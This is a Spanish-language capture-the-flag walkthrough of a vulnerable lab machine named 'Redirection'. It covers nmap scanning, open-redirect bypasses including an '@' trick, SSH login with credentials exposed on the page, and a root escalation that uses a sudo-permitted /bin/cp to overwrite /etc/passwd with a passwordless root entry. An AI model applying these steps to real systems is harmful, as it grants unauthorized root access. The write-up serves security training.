

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh redirection.tar  
[sudo] contraseña para kali:
```



```
0x0R LABS
```

Estamos desplegando la máquina vulnerable, espere un momento

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le hacemos un ping para comprobar la conectividad y además por el ttl de 64 sabemos que es una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.069 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.069/0.069/0.069/0.000 ms
```

Con nmap comprobamos los puertos abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 85:6c:a5:af:d5:e2:83:6c:f9:87:33:44:0f:78:48:3a (ECDSA)
|_  256 65:32:42:95:ca:d0:53:bb:28:a5:15:4a:9c:14:64:5b (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Laboratorio de Open Redirect
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Inspeccionando la página nos dan las credenciales de SSH

```
nUsuario: balu\nPassword: balulero"
```


Para realizar los laboratorios y que nos redirijan a otro sitio en el laboratorio1 tenemos que copiar y pegar y cambiar la dirección de Google por otra.

```
<h1>Bienvenido</h1>
<p>Haz clic en el siguiente enlace para ser redirigido:</p>
<a href="redirect.php?url=http://google.com">Ir a otro sitio</a>
```


172.17.0.2/laboratorio1/redirect.php?url=http://youtube.com

 https://www.youtube.com/?themeRefresh=1

En el laboratorio2 si lo intentamos como en el anterior nos da fallo. Pero tiene fácil solución poniendo @ y pegando a continuación la dirección a la que queremos ir.



En el laboratorio3 tampoco podemos redireccionar a otra página como en los dos casos anteriores. Pero si podemos redireccionar a dominios.



Ahora vamos a acceder mediante el servicio SSH a la máquina con las credenciales dadas.

```
> ssh balu@172.17.0.2
balu@172.17.0.2's password:
Linux 7b1af5ab3aab 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC
4

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
permitted by applicable law.
Last login: Wed Aug 20 10:53:13 2025 from 172.17.0.1
balu@7b1af5ab3aab:~$ id
uid=1000(balu) gid=1000(balu) groups=1000(balu),100(users)
```

Comprobamos que existen 2 usuarios más dentro del sistema.

```
balu@7b1af5ab3aab:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
balu:x:1000:1000:balu,,,:/home/balu:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
balulito:x:1001:1001:balulito,,,:/home/balulito:/bin/bash
```

En la raíz del sistema encontramos un archivo con las credenciales del siguiente usuario. Escalamos privilegios a balulito.

```
crwxrwxrwx 1 root root 8 Dec 23 2024 sdch -> usr
-rw-r--r-- 1 balu balu 25 Dec 26 2024 secret.bak
drwxr-xr-x 2 root root 4096 Dec 23 2024 srv

balu@7b1af5ab3aab:/$ cat secret.bak
balulito:balulerochington

balu@7b1af5ab3aab:/$ su balulito
Password:
balulito@7b1af5ab3aab:/$ id
uid=1001(balulito) gid=1001(balulito) groups=1001(balulito),100(users)
```

Podemos ejecutar como root sin necesidad de contraseña el binario cp.

```
balulito@7b1af5ab3aab:~$ sudo -l
Matching Defaults entries for balulito:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:

User balulito may run the following command(s):
    (ALL) NOPASSWD: /bin/cp
```

Creamos un archivo con el contenido de /etc/passwd, lo llamaremos newpasswd. Después modificamos el contenido para obtener de root y le quitamos la x para que no nos pida contraseña y lo pegamos como el nuevo /etc/passwd, listo ya somos root.

```
balulito@7b1af5ab3aab:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
balu:x:1000:1000:balu,,,:/home/balu:/bin/bash
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:./usr/sbin/nologin
messagebus:x:100:102:./nonexistent:/usr/sbin/nologin
sshd:x:101:65534:./run/sshd:/usr/sbin/nologin
balulito:x:1001:1001:balulito,,,:/home/balulito:/bin/bash

balulito@d0e980caf39c:~$ cat newpasswd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
balu:x:1000:1000:balu,,,:/home/balu:/bin/bash
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:./usr/sbin/nologin
messagebus:x:100:102:./nonexistent:/usr/sbin/nologin
sshd:x:101:65534:./run/sshd:/usr/sbin/nologin
balulito:x:1001:1001:balulito,,,:/home/balulito:/bin/bash

balulito@d0e980caf39c:~$ sudo /bin/cp newpasswd /etc/passwd
balulito@d0e980caf39c:~$ su
root@d0e980caf39c:/home/balulito# id
uid=0(root) gid=0(root) groups=0(root)
```